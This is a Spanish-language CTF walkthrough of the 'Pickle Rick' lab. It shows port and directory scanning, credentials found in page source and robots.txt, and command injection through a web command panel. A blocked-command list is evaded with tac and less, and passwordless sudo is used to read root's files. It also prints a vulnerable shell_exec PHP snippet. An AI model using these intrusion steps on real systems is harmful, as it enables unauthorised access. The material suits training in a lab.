

Pickle rick

Tarea 1 (Pickle Rick)

Este desafío temático de Rick y Morty requiere que explotes un servidor web para encontrar 3 ingredientes que ayudarán a Rick a hacer su poción para transformarse nuevamente en humano a partir de un pepinillo.

Implemente la máquina virtual en esta tarea y explore la aplicación web:

<ip>

También puede acceder a la aplicación web utilizando el siguiente enlace:

<https://10-10-216-57.p.thmlabs.com> (esto se actualizará cuando la máquina se haya iniciado por completo)

Enumeración

¡Vámonos! Lo primero que debemos hacer es echar un vistazo minucioso a la máquina. Esto incluye tanto la propia página de inicio como el servidor y la red.

pagina de inicio

No hay mucho que ver o hacer. Así que sigamos adelante.

Código fuente

Veamos el código fuente. Aquí encontramos un nombre de usuario:

```
I have no idea what the <b>*BURRRRRRRRP*</b>, pa
</div>

<!--

    Note to self, remember username!

    Username: R1ckRu13s

-->
```

R1ckRu13s

NMapa:

Las páginas web normalmente se ejecutan en el puerto 80 (HTTP) y 443 (HTTPS), pero se pueden ejecutar en cualquier puerto, así que usemos NMap para obtener más información.

nmap -sS -Pn -T4 -p- 10.10.129.55

```
Nmap scan report for ip-10-10-129-55.eu-west-1.compute.internal (10.10.129.55)
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:74:FB:5F:11:57 (Unknown)
```

Ahora que conocemos los puertos 22 y 80, podemos obtener más información sobre ellos usando el indicador -A:

sudo nmap -A -Pn -T4 -p22,80 TARGET_IP

```
root@ip-10-10-96-250:~# sudo nmap -A -Pn -T4 -p22,80 10.10.129.55

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 04:49 BST
Nmap scan report for ip-10-10-129-55.eu-west-1.compute.internal (10.10.129.55)
Host is up (0.00039s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4d:90:c7:4d:dd:ff:3d:cb:11:13:fa:f5:5a:53:ef:53 (RSA)
|   256 3c:66:34:b2:ec:4d:98:9d:bc:91:16:b8:11:0a:93:d6 (ECDSA)
|_  256 f7:e8:46:0a:81:77:3e:52:3c:9a:88:d9:d8:3e:40:96 (EdDSA)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Rick is sup4r cool
MAC Address: 02:74:FB:5F:11:57 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|WAP|phone|webcam
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (99%), Asus embedded (94%), Google Android 5.X|6.X|7.X (92%)
OS CPE: cpe:/o:linux:linux_kernel:3.13 cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kernel:3.4 cpe:/o:google:android:5 cpe:/o:google:android:6 cpe:/o:linux:linux_kernel:3.18 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6.17
Aggressive OS guesses: Linux 3.13 (99%), ASUS RT-N56U WAP (Linux 3.4) (94%), Linux 3.16 (94%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.8 (92%), Android 5.0 - 5.1 (92%), Android 5.1 (92%), Android 6.0-7.1.2 (Linux 3.18-4.4.1) (92%), Linux 3.12 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.39 ms ip-10-10-129-55.eu-west-1.compute.internal (10.10.129.55)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
```

Descubrimos la versión de SSH que se ejecuta en el puerto 22, las claves de host y más información sobre el servidor web en el puerto 80.

robots.txt Wubbalubbadubdub

nikto

Nikto es un escáner de servidor web. Genera lo siguiente (nikto -h <ip>):

```

- Nikto v2.1.5
-----
+ Target IP:          54.246.5.175
+ Target Hostname:    10-10-129-55.p.thmlabs.com
+ Target Port:        443
-----
+ SSL Info:           Subject: /CN=*.p.thmlabs.com
                      Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                      Issuer:  /C=US/O=Let's Encrypt/CN=R3
+ Start Time:         2022-06-22 04:03:10 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x426 0x5818ccf125
686
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd
).
+ Server is using a wildcard certificate: '*.p.thmlabs.com'
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie PHPSESSID created without the secure flag
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 4 error(s) and 9 item(s) reported on remote host
+ End Time:           2022-06-22 04:05:12 (GMT1) (122 seconds)
-----
+ 1 host(s) tested

```

Interesante. ¡Encontró una página de inicio de sesión! Esto también confirma que estamos ante PHP. Veamos eso más adelante, después de usar gobuster.

También encontramos un archivo robots.txt. Unos **robots . txt** indica a los rastreadores de motores de búsqueda a qué URL puede acceder el rastreador en su sitio. A menudo, esto puede ser una fuente de información valiosa en un CTF. En este caso, el archivo robots.txt existe y contiene el siguiente texto:

Wubbalubbadubdub

¿Mmm?

Gobuster

Gobuster se puede utilizar para aplicar fuerza bruta a directorios y archivos en un sitio web. Ejecutemos un escaneo gobuster para tener una idea de la estructura de directorios del sitio web:

directorio gobuster -u 10.10.35.182 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt









```

root@ip-10-10-96-250:~# gobuster dir -u 10.10.129.55 -w /usr/share/wordlists/dirbuster
r/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.129.55
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2022/06/22 03:59:23 Starting gobuster
=====
/assets (Status: 301)
/server-status (Status: 403)
=====
2022/06/22 03:59:41 Finished
=====

```

Gobuster encontró dos directorios, activos y estado del servidor. No tenemos permiso para visitar el estado del servidor, pero echemos un vistazo a los activos:

Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 bootstrap.min.css	2019-02-10 16:37	119K	
 bootstrap.min.js	2019-02-10 16:37	37K	
 fail.gif	2019-02-10 16:37	49K	
 jquery.min.js	2019-02-10 16:37	85K	
 picklerick.gif	2019-02-10 16:37	222K	
 portal.jpg	2019-02-10 16:37	50K	
 rickandmarty.jpeg	2019-02-10 16:37	488K	

Los archivos .js parecen normales, al igual que la imagen. Ejecutemos gobuster nuevamente, pero ahora con una extensión de archivo específica para buscar. Sabemos que el servidor ejecuta PHP y, por


lo tanto, podemos buscar archivos específicos para ese tipo de archivo, así como otros archivos .html y .txt.


Ahora estamos hablando:

```
=====
2022/06/22 09:46:15 Starting gobuster
=====
/index.html (Status: 200)
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
/denied.php (Status: 302)
/server-status (Status: 403)
/clue.txt (Status: 200)
=====
2022/06/22 10:01:44 Finished
=====
```

Muchos archivos y páginas interesantes.

Encontramos una página login.php:





Portal Login Page

Username:

Password:

Login

Y una página portal.php y denegado.php que devuelven un 302 (movido temporalmente).

Probemos la página de inicio de sesión del portal. Tenemos un nombre de usuario: R1ckRu13s y también encontramos el texto Wubbalubbadubdub en el archivo robots.txt. ¿Podría ser esta una contraseña?
¡HURRA!

Rick Portal

Commands

Potions

Creatures

Potions

Beth Clone Notes

Command Panel

Commands

Execute

¡Supongo que es hora de una inyección de comandos!

Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

¡Mira eso! Un archivo de texto llamado Sup3rPick13Ingred.txt. Parece algo que vale la pena comprobar.

Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

No podemos usar el comando cat :(

Command Panel

Commands

Execute

Command disabled to make it hard for future **PICKLEEEEE RICCCKKKK**.



Por suerte, podemos usar otros comandos para leer un archivo. ¿Nano? No... ¿Menos? ¡Sí! Tac también es posible.

Command Panel

Commands

Execute

mr. meeseek hair

Sigamos ingresando comandos. Si escribimos tac portal.php podemos leer portal.php. Vemos un código interesante:

```
$output = shell_exec($_POST["command"]); } else { echo "
Command disabled to make it hard for future PICKLEEEEE RICCCKKKK.
"; if(contains($_POST["command"], $cmds)) { if(isset($_POST["command"])) { $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi"); // Cant use cat } retu
if (stripos($str,$a) !== false) return true; foreach($arr as $a) { function contains($str, array $arr) {
```

Execute

Esto nos muestra los comandos que están bloqueados.
Parece que sudo no está bloqueado. Podemos usar sudo -l para enumerar todos los comandos que podemos usar:

```
Matching Defaults entries for www-data on ip-10-10-144-33.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-144-33.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

¡Esto significa que podemos ejecutar todos los comandos (bueno, excepto los 7 mencionados anteriormente) sin contraseña!

Antes de continuar es importante recordar el archivo de pista encontrado. que dice:

Busque en el sistema de archivos el otro ingrediente.

¡Así que deberíamos buscar más en el sistema de archivos!

Command Panel

```
ls ../././
```

Execute

```
total 88
drwxr-xr-x 23 root root 4096 Jun 22 08:32 .
drwxr-xr-x 23 root root 4096 Jun 22 08:32 ..
drwxr-xr-x  2 root root 4096 Nov 14  2018 bin
drwxr-xr-x  3 root root 4096 Nov 14  2018 boot
drwxr-xr-x 14 root root 3260 Jun 22 08:32 dev
drwxr-xr-x 94 root root 4096 Jun 22 08:32 etc
drwxr-xr-x  4 root root 4096 Feb 10  2019 home
lrwxrwxrwx  1 root root    30 Nov 14  2018 initrd.img -> boot/initrd.img-4.4.0-1072-aws
drwxr-xr-x 21 root root 4096 Feb 10  2019 lib
drwxr-xr-x  2 root root 4096 Nov 14  2018 lib64
drwx----- 2 root root 16384 Nov 14  2018 lost+found
```

Nada en la raíz. Miremos en el directorio de inicio.

Command Panel

```
ls ../../../../home
```

Execute

```
rick  
ubuntu
```

Interesante. Miremos en el directorio de inicio de Rick. Ahí estamos:

Command Panel

```
ls ../../../../home/rick
```

Execute

```
second ingredients
```

Léelo para encontrar el segundo ingrediente:

Command Panel

```
tac ../../../../home/rick/"second ingredients"
```

Execute

```
1 jerry tear
```

Finalmente, podemos mirar el directorio de inicio del usuario root. Para ver los archivos en ese directorio necesitamos usar sudo antes de ls:

Command Panel

```
sudo ls ../../../../root
```

Execute

```
3rd.txt  
snap
```

Lea el 3er.txt con tac o menos:

Command Panel

```
sudo less ../../../../root/3rd.txt
```

Execute

```
3rd ingredients: fleeb juice
```

¡Hemos terminado!